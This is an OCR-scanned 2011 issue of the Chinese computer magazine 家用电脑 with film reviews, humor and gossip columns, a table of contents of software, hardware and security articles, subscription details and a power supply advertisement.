首先在还没看这部电影之前,看这名字、海报以及影片的宣传片,我就已经大概知道要怎么演了。剧情上无非就是奥特曼打小怪兽。好吧,我承认,这次是打怪兽群。说实话,大部分米国电影实在没有什么内涵,无非就是失意却决心拯救全人类的某某无名英雄+军火广告。

——小白看《洛杉矶之战》

该片自己是抱着消遣的放松心情来……爆笑温馨的对白!主角的各种丑事引发笑,但电影结局却催人泪下。我以为电影在平淡了一个多小时以后会继续平淡下去,但最后十分钟,让我哭得丝毫不计形象。我想替他喊:“这不可能这不是真的!”

——胡思看《开心鬼上身》

很多女生不喜欢此片是因为嫉妒高圆圆,看完这场电影,我们坐着喝 black label, 谈论的话题也离不开她,“感觉高圆圆有点老相了啊”,“是啊,演技挺差”,“发型也不好看”。

——小li看《单身男女》

千万别去啊,太可怕了!我在电影院里一边嗑爆米花,一边看片子。突然(真的是突然),因为某一个镜头(为了不剧透),我笑了!一颗爆米花刚刚从喉咙经过,于是我一边咳嗽一边笑。

——YYZ看《里约大冒险》

老三的人生观很简单,世界上有好人,有坏人。看到坏人,他见一次打一次。碰到坏人,他还是打,而且保证完成任务。他的爱情观也很简单,他喜欢那个张梓琳,他可以为她去做任何事情,牺牲生命也在所不惜。这就是简单。

——草草看《硬汉2》



影评 1+1

《隐婚男女》:看剩女如何嫁出去

看来半天才发现,主角不是陈奕迅,更不是刘若英,而是无时无刻存在着的某奶。这特写镜头也忒多了些,生怕人不知道这是植入广告!要医生奶茶干嘛,让白冰和某奶演人奶情未了去吧。

最可怜的是奶茶(刘若英),这些年,她的演技是越来越炉火纯青,驾驭角色也越来越游刃有余,但是这部片子如此的不知所云,就此糟蹋了她的努力,掩盖了她的出彩。刘若英小姐,下回可真别再接这样的片子了,你现在理是可以有所选择的,却还要委身其中为商业产品做陪衬,实在是为你可惜和不值,不可能毁了你多年建立起来的口碑呐。

陈奕迅漫步街头唱《十年》之后的结尾就更坑爹了啊,这又不是《大话西游》,能不能不要这么搞啊。还大屏幕上破镜重圆,当初分了干嘛?如果《单身男女》是看完以后觉得很扯,本片就是无时无刻不在提醒你:我很扯。



当然,不能说这部片子一无是处,偶尔也会有小感动,不过这些感动消磨在冗长的剧情中,消磨在不合理的情境设置中,消磨在做作的生搬硬套中。我实在不知道这部片子想要强调的重点是什么?是隐婚族的悲哀?是女强人的悲哀?是经济适用男的一次艳遇?还是小职员的励志故事?

评价:山寨话剧改编的电影

上映日期:2011年4月8日

《奋斗》:根本没有“奋斗”的味儿

在看这部电影时几乎没有多少“奋青”的心态。这部电影在中国联通3G精彩在“沃”中徐徐展开,很快我们所熟知的各种小白领必备品牌陆续登场,最后干脆就成了“自然堂你本来就很美”的专场。好在这部片子的广告植入并不算令人特别难受,跟剧情也多少能扯上些关系,所以几乎不会毁掉全片的整体概念和观感。

评价:广告好电影差

上映日期:2011年4月2日

《万有引力》:北京,我爱你

影片围绕“邂逅”、“造人”、“背叛”和“重生”四个话题切割成了四个独立的故事,场景都设置在了北京。剧情上的薄弱和故事的逻辑跳脱,使每个故事都拍得不咸不淡。这四部短片更像是为了凑足97分钟而走到一起,不像是一部有血有肉的电影。最明显的特征就是——四个故事你随便去掉一个,也一点不影响这部电影。

评价:怎么睡觉都有收获

上映日期:2011年4月8日

房价高怎么办? 形形色色蜗居满足你




淡定

人需要多大的生存空间?这个问题一直困扰着无数的学者。曾经有人曝出了一个女孩在高房价下的真实生活,她住在公司的杂物间兼卫生间里,杂物间有7平方米左右,小屋里还有洗手台和卫生设施。估计设计之初,也是准备作为一个休息室的吧。虽说没有窗户,关上门一团漆黑,但是四面有整洁的白瓷砖,以及一面大更衣镜。但相比世界上无数的蜗居来说,这个女孩已经是格外地“幸福了”。




客塔强调简洁和实用
葡萄牙「可搬运的游



自己建造的迷你屋前
一名美国男子站在



● 日本胶囊旅馆堪称世界上之最



● 奥地利管道旅馆,在中国似乎很多,但没那么豪华



● 法国勒阿弗尔市集装箱变身大学生公寓



● 北京胶囊旅馆有点山寨了

热门视频

专题 | 争议 | MV | 排行

继续 截肢老太太变身美人鱼

先天残疾的 Vessey 女士在科技团队的帮助下扔掉了假肢,安装上了人鱼尾巴。效果是杠杠的,大家可以看后面的视频,目前 Vessey 女士希望努力学习游泳,然后以这样的方式参加一些游泳比赛,雷一雷大家。



观众评论:抛弃截肢,变身美人鱼,只要998! 只要998!
赶快打电话订购吧!

时间长度:5分03秒

短片评分 4.7

决斗 变形金刚 PC 版

数字技师尼克·格林李从电影《变形金刚》得来灵感,制作了这部名为《Mac vs.PC》的短片。当有一天,你的笔记本电脑噼里啪啦完成了变身,但谁曾想这变身刚一完成,PC机和苹果电脑这两个老冤家立即就打成一团!



观众评论:我很在意,这部短片到底是用哪个电脑编辑的?

时间长度:25分24秒

短片评分 4.9

讨论地址 <http://bbs.cbifamily.com/forum41/thread151931.html>

本周趣图



► 双汇的最新促销方法:再装B也没用了。



► 英国60岁的Bob Gibbins和55岁的妻子有一个爱好,那就是收集充气娃娃。2007年至今,他们已经收集了240个娃娃了。



► 近日科学家发现大西洋某地的大批麦哲伦企鹅出现了掉毛状况,这在鸟类生物圈中并不是一个普通现象,于是我们开眼界了。

News 壮观

活火山惊现炼成阵

这座名叫Niyragongo的火山位于刚果共和国的东边。由于这座火山频繁喷发的熔岩对附近村庄产生巨大威胁,科学家们前去对其进行考察。火山中惊现炼成阵,火山爆发究竟是天灾,还是人祸?请看下期《走进……》



News 完美

光滑的冰球制作器

这个名为Ice Ball Mold的东东正在日本一些酒吧内流行。它实际上是一个完美冰球制造器(似乎通过气压或者什么方式)。除了冰块之外,它也能将你喝的酒制作成这个模样,让你用玩球的方式来饮酒。



意外圈

表达

深夜,王老师批改完最后一份试卷,疲惫地拧开了收音机,想听音乐放松一下。收音机里传来了DJ的声音:“XX中学高三级X班全班同学一同把这首歌奉献给他们敬爱的王XX老师听,感谢他多年来给他们出了无数道练习题(尤其是这年),使他们得到了宝贵的练习机会……”听到这,王老师的眼睛湿润了,心力交瘁的脸上露出一安慰的笑意。DJ又继续说:“现在就让我们一起来听这首歌,李惠敏的《你不会有好结果》。”王老师两眼翻白,口吐白沫,翻倒在地。

耐用

某人请开电器行的师傅来修理收音机。师傅说:“这样差劲的收音机,是谁卖给你的呀?”修的人说说:“你呀,你忘了,去年……”师傅:“哦,原来是那一台,真耐用,竟然能够用一年。”

泡了

中午A打电话给我,说下午开车带我去艺术学院泡MM。我一听,那叫一个兴奋啊,赶紧洗澡换衣服。不一会A到,上车,2人兴冲冲的杀向艺术学院。一路上讨论晚上如何如何。到了艺术学院,正好艺术学院放学。A把敞篷放下,我俩就在车上寻找目标准备下手,就在我俩专心致志的寻找目标的时候,一辆洒水车洒着水慢悠悠的从我们旁边驶过。然后就是我回家洗澡,A回家洗澡,车在4S洗澡。

失落

女同事A:“读条短信给你们听:‘我已经把孩子打掉了,从此我们各走各的路!’”男同事B:“发给我发给我,拿去整人,省得我自己写了!”少顷,B:“你发了没有啊?”A:“发了啊!”B:“怎么没响?……哎呀!坏啦,坏啦,手机落在床头柜上

没拿!老婆今天在家呢。”我们都很期待明天他来上班。

联想

许嵩的新专辑《苏格拉没有底》,瞬间让人联想到:亚里士多缺德;爱因斯坦不舒坦;伽利不省略;薛定肚子谩;还有拉格朗不会日;爱迪不能生。

情急

坐飞机,靠窗子的小姐要如厕,需要我站起来让座。我怕她着急,急急忙忙地解开安全带,猛然站起,可是,我却没起来,仿佛有一股强大的力量在阻止着我,我不服输地和它对抗,对抗,对抗,却被牢牢地锁在座位上动弹不得。怎么回事?我低头一看,安全带紧紧地绑在身上,我解开的,居然是裤腰带。

本周趣图




▶ 6岁小朋友 Sam Pointon 的父母从报纸上看到博物馆招聘新主管的新闻,就怂恿热爱玩小火车的宝贝儿子去应聘……结果 Sam 小朋友真的写信应聘,更牛 X 的是,他被聘请了。



▶ 上课喝奶的人伤不起,他懂你偷拍的痴情么?

▶ 这玩意……我想不仅贼很难进来,估计哥也很难出去。



News

震惊

世界上最古老的 GAY

考古学家在捷克挖掘出来一个距今 5000 年的白骨。他应该是当时的穴居人。而更让人好奇的是,他可能是一个 GAY。因为考古学家发现,这个男人的安葬仪式用的是女性的方式,即目前这样的侧躺的方式,而男性下葬应该是靠另一面侧躺。同时当时男性的下葬物应该是武器、锤子什么的。而这位哥哥的安葬品大家也看到了,是些瓶瓶罐罐啥的。



News

错了

最右边的胖妞其实是配角

人家美少女合影,小胖妞掺和啥?当你以为胖妞是亮点的时候,你就输了,后面的脱裤子大爷才是精华。我一直都认为日本人是非常有才华的民族,总是在一些恰当的时候表现出无比令人震惊的举动。怪蜀黍,你赢了。



纠结圈

本栏目内容纯属网友恶搞,不代表本刊观点,请勿对号入座。

(11/04) 星期一 解释

小区附近新开了一家餐馆,打出了“四大名煮”的招牌,小刘特地约了几位朋友一同前往品尝。酒足饭饱之后,他们还没有看见什么“四大名煮”,于是小刘忍不住叫来了大堂经理,问个明白。大堂经理眨巴着小眼睛,呵呵一笑说:“你们看,这餐馆内满墙壁红绸布大宫灯,人在其中,如梦如幻,算不算‘红楼梦’?”小刘“哦”了一声。经理接着说:“二楼那三口锅,就叫‘三锅演义’”,锅中的便是‘西游鸡’,而服务生倒茶水的造型,更是我们餐馆的一绝,就叫‘水壶转’了。”

(12/04) 星期二 飞速

从杭州发的东西 7 天没邮到,因为着急,于是跟卖家咨询。我:亲,我查记录,上面说 4 天前就发往我这里

的航空部了,4 天啊,怎么还没到?店家查了一下说:亲,我先表示歉意,但别着急,这两天物流忙,说是这两天就到了。我:不能够了,4 天啊,航空啊!他们是用鸽子飞的吗?

店家:呵呵,亲,你放心吧,不是鸽子,不过还好肯定不是大雁——一年才飞两回。我:……

(13/04) 星期三 精明

一个男人走进一家酒店,要了一大杯啤酒。那只杯子是有把手的,他端起杯子,嘴巴凑在把手一侧的口沿上喝。服务生看了感到奇怪,问道:“先生,您为什么这样喝?”“有把手的这个地方,一般人喝酒时是不会用嘴去碰的,这样,我就不会感染病菌了。”过了一会儿,又有一个男人走进

来,也要了一杯啤酒,他端起杯子,也把嘴巴凑在有把手这一侧的口沿上喝。服务生笑了:“先生也是怕传染病菌吗?”那个男人说:“不,我有病,怕传染给别人。”

(14/04) 星期四 习惯

班车到了单位门口,同事甲在身上摸索了半天还没下车,等大家催才下去。同事甲:不好意思,现在养成了一下车就找钱包的习惯。同事乙:还好,你没养成早上一起床就找钱包的习惯。

(14/04) 星期五 整容

宴席之后,萝卜片冲萝卜雕花埋怨:“论身份,我们都一样,凭什么你到酒桌上的身价就高我几倍,实在不公平!”萝卜雕花笑着回答:“因为我比你挨的刀多!”

编者的话

本周为家用读者中的情侣和夫妻带来“情侣相处最佳模式”的探讨:(1)婚后一定要时刻把结婚戒指戴在左手无名指上,但在混乱、嘈杂的地方慎戴!(2)两人一起参加饭局时,看到喜欢的菜又不好意思夹太多次的时候,可以互相夹给对方吃。这条最靠谱!(3)从很久以前开始,谈话中“我们”出现的次数超过了“我”的次数。(4)两人吵完架后,可以互换角色再重复一遍刚才吵架的内容,保准你们笑破肚皮。这条很管用!

重点推荐

23 “五一劳动节”值得入手的手机

马上就要到一年一度的“五一国际劳动节”了。在“五一”期间,有不少手机经销商都会在这个“五一”小长假以降价促销手段来拉动营业额,而有很多消费者也把钱攒到这个时间点再去购买自己心仪已久的手机。本周就为读者推荐 3 款在“五一”期间最值得入手的智能手机。



24 “五一”天气早知道! 安卓 MIUI 天气使用技巧

“五一”假期临近,你是否已做好出游准备了?在行程安排中时刻关注目的地的天气变化很重要。为此,笔者推荐一款 3D 立体版天气预报 Android 软件“MIUI 天气”,它能准确预报未来三天的天气状况,这对于“五一”小长假来说足够用了。



主管 四川省科学技术协会
主办 四川电脑推广协会 电脑商情报社
总编辑:牛泊
编辑出版:《数字化用户》杂志社
编辑部电话:(028)87688333-8054
广告热线:010-62137528
发行投诉电话:(028)68116645
800 免费电话:800-886-4689
法律顾问:四川蜀丰律师事务所 申杰锋律师
IT 产品资料索取:dbfq@cbigroup.com
办公地址:成都市营门口路民光商厦 5 层
邮政编码:610036
网站: http://www.cbifamily.com/
国内统一标准连续出版物号 CN51-1567/TN
国际标准连续出版物号 ISSN 1009-0843
邮发代号 62-99
定价 人民币 6.00 元
承印单位 成都华好印务有限责任公司
发行单位:全国邮政局
出版日期 2011 年 4 月 26 日
广告经营许可证号 5100004001007

封面专题

005 不要再开“门”了!
诺基亚用户你伤不起

游戏娱乐

- 游戏前线 122 《孤岛危机 2》正式版的进化详解
- 游戏前线 123 《幕府将军 2》是不可多得好即时战略游戏
- 电影空间 124 算计与争斗 看《战国》品兵法之外的人生

影评 1+1 125 《奋斗》:根本没有“奋斗”的味儿

- 一周八卦 126 房价高怎么办?形形色色蜗居满足你
- 一周八卦 127 壮观 活火山惊现炼成阵

一周八卦 128 震惊 世界上最古老的 GAY

软件网络

本周话题 080 同时打开 66 个网页,哪个浏览器更扛得住?
浏览器加载网页标签极限测试

- 技巧手把手 082 切换多音频输出更方便
- 技巧手把手 083 六招解决 Win7 补丁问题
- 网络点点通 084 百度一下 微博就能群发出去
- 网络点点通 085 英文长篇贴进去 中心思想归出来
- 网络点点通 086 禁游戏、禁 QQ 上班之余的休闲该咋过?

软件大观园 095 算算 2012 毁灭日是哪天

- 软件大观园 096 把郁闷、烦恼全都发泄到电脑显示器上
- 软件大观园 099 测试你的杀毒软件有多强
- 软件大观园 100 三招让任务栏变身
- 软件大观园 101 看完后自动销毁 特工级防盗你也行
- 软件大观园 102 坚决反盗版 给作品添加防盗标记
- 蔫老虎门诊 103 去京东、淘宝商城、淘宝网购物,有何异同?
- 蔫老虎门诊 104 360 密盘是否真的连 FBI 都破解不了?
- 蔫老虎门诊 105 为啥搜狗浏览器打开淘宝不同帐号后只能显示一个?
- 蔫老虎门诊 106 为啥和网友在聊天室视频看图片会中毒?
- 蔫老虎门诊 107 浏览网页如何“防跟踪”?
- 蔫老虎门诊 108 Win7 激活信息不正常
- 蔫老虎门诊 109 U 盘中出现 360 安全保护的病毒
- OS 大管家 110 什么情况下会产生磁盘碎片?

安全最前线 111 小心“夹心”电子书

- 安全最前线 112 直击.NET 本地权限提升漏洞

下载地址:www.cbifamily.com/download/201115.html

本周软件下载索引

- 24 MIUI 天气(安卓手机软件)
- 24 QQ 通讯录 1.0(安卓手机软件)
- 25 Android 助手 2.3.3(手机软件)
- 90 CDTrayPal(光驱管理)
- 91 Aura(系统辅助)
- 91 PhotoAddFont(图片加字工具)
- 94 Universal Viewer(系统工具)
- 95 玛雅日历换算器
- 96 哇呀呀郁闷发泄工具 1.0
- 98 蠢驴手势启动(快速启动)
- 101 TSP 文件锁
- 101 CHM 电子书加密器
- 113 CleanMem(内存优化)
- 113 TorrentControl(BT 下载控制)
- 114 落叶 WAP 浏览器(网络工具)
- 115 AllOff(智能关机)
- 115 Free Online TV(在线 TV)
- 116 Unlocker(强制删除)
- 123 OpenPuff(反盗版标记)
- 123 DNSBench(DNS 测速)
- 123 GhostBuster(隐藏设备屏蔽)

特别推荐

25 猛男二人组 (Android 手机游戏)

“五一”宅在家里玩什么? 笔者推荐一款男人专属的射击生存游戏《猛男二人组》, 战斗场面火爆, 小手枪、双枪随便你打。

92 QQ 手势达人 For PPT(体感软件)

它是通过普通摄像头来进行手势控制, 它抛弃了从电脑诞生之日起就一直使用的键鼠, 完全由手势来控制你的 PPT 演示。

99 PC SECURITY TEST(PC 系统安全)

这款软件能模拟病毒、间谍软件和黑客攻击, 监视防护软件对攻击的反应, 测试完成后给出建议报告, 提示你 PC 的安全问题。

本周推荐

86 禁游戏、禁 QQ 上班之余的休闲该咋过?

很多单位和学校都禁止在公共网络打游戏、聊 QQ。如何打发这难熬的休息时间? 本周介绍的 mailgames24 网站别出心裁, 它让大家能通过电子邮件进行游戏。



110 什么情况下会产生磁盘碎片?

即使你的电脑硬盘分区是 NTFS 磁盘格式, 依然会导致磁盘碎片的产生, 那么到底是怎样的情况下才会产生磁盘碎片呢? 我决定进行一个测试来证明我的猜想。



122 孤岛危机 2》正式版的进化详解

《孤岛危机 2》正式版已经发布了, 和之前流出的 DEMO、试玩版相比, 正式版在游戏成熟性, 细节设置、甚至游戏的可玩性方面都大大提升了。一起来玩玩!



硬件广场

评测专题 052

广视角面板 +LED 背光 解读未来显示器的两大关键词

三步挑精品 055

选个防辐射的电脑机箱

硬件淘宝 056

拒绝蹭网 245 元买思科无线路由器

一店购 057

淘处理器必看! 专卖处理器的网店

正方反方 060

升级的想法 是否应该彻底抛弃?

网购打假 062

淘宝上的西数“猛龙”硬盘 可能是拆机货

焦点行情 064

谁来主打低价? 看看日立被收购后的硬盘市场

行情报价 065

千元王者 HD6790 上市热卖, GTX550 Ti 降价在即

卖场经验 068

小心团购价格跟不上卖场价格变化

八卦传闻 069

仅售 399 元! 传言 HD6000 系入门显卡将上市

菜鸟 ABC 070

你知道游戏鼠标的构成三要素吗?

硬件史话 071

Glaze3D——永远存留在纸面上的显卡

趣味测试 073

GPU 加速灵不灵? 实测四大浏览器为正品

排忧解难 076

装的 4G 单条内存 只显示出 1.9G 可用

数字家庭

数码杂谈 022

锂电池最佳保养方式出炉

小崔玩手机 025

“五一”宅在家里玩什么?

买得买不得 026

最新国产安卓手机选购指南

买得买不得 027

SLCD 材质屏幕手机该选谁

手机工具箱 028

用 Android 智能手机听讲座

数码淘宝 029

接 50 米都可用 USB 放大延长线

本乐会 038

4000-5000 元笔记本 都能玩转哪些游戏?

本乐会 041

5999 元 15.6 寸本本, 哪款游戏性能更强?

本乐会 042

奔腾双核 + 512M 独显只要 3200 元

本乐会 043

16-17 英寸大屏幕本本卖得差

本乐会 046

不用改装音箱 解决笔记本音量低的问题

无线地带 047

激活 ThinkPad X100e 的无线网卡开关

无线地带 048

解决无线路由器死机掉线问题

传递科技资讯 提高生存技能

邮发代号 62-99

到邮局订阅，直接报邮发代号即可订阅，无需刊物名称

简介

2011年《家用电脑》，全年50期。内容以软件网络实用技巧为主，硬件装机导购和数码娱乐为辅助内容。订阅《家用电脑》，您将随时享受快人一步的IT实用资讯。

如何订阅

- 1、最简单的订阅方式：
拨打11185邮局上门订阅。
- 2、网上订阅报纸请登录：
bk.chinapost.com.cn

你需要记住的订阅信息

- 1、我们的邮发代号：62-99
- 2、启用杂志刊号CN51-1567/TN（原为《数字化用户》），该刊号隶属电脑商情信息服务集团，由电脑商情报主办。

设置五种灵活订阅方式 可任意选择

- 方式1：按半年订阅
按实际出版期数核算，时间 \geq 6个月
- 方式2：按季度订阅
按实际出版期数核算，时间 \geq 3个月
- 方式3：按月度订阅
按实际出版期数核算，时间 \geq 1个月
- 方式4：单独购买单期刊物，每本6元！
（买家承担运费；一次性购买5本或5本以上免运费）
- 方式5：
网上订阅全年电子版，全年价50元！
（电子版充值号码可以直接通过网上商城直接购买。
地址：<http://shop.cbifamily.com>）
- 注释：无论是按月订阅、按季订阅还是按半年订阅，均按照“订阅价=期数 \times 6元”来核算，以该时间段中的实际期数为计算标准。目前电子版只针对最新一期限制阅读，明年将针对本年度所有内容限制，无有效电子版帐号，可能无法阅读。



欢迎订阅

2011年《家用电脑》

■ 本印刷品提供的所有信息，经过小心核对，以求准确。 ■ 如有任何印刷错误和翻译错误，本社不承担任何因此产生的后果。

■ 在法律允许的范围内，本社对此活动拥有最终解释权。 ■ 如有任何疑问请访问垂询。

家用电脑

Tt 电源，随心所选



威龙

电源系列



双管正激电路
转换效率78%
待机功率小于1W
宽幅工作电压180V-240V



北京耀越宏展科技有限公司

地址：北京市海淀区北四环中路229号海泰大厦907A室
邮编：100083
电话：(8610) 82883159/3189/3717
传真：(8610) 82883302

Tt Thermaltake
COOL all YOUR LIFE

www.thermaltake.com.cn shop.thermaltake.com.cn www.ttclub.com.cn
所有公司名称及注册商标皆属于原始公司所有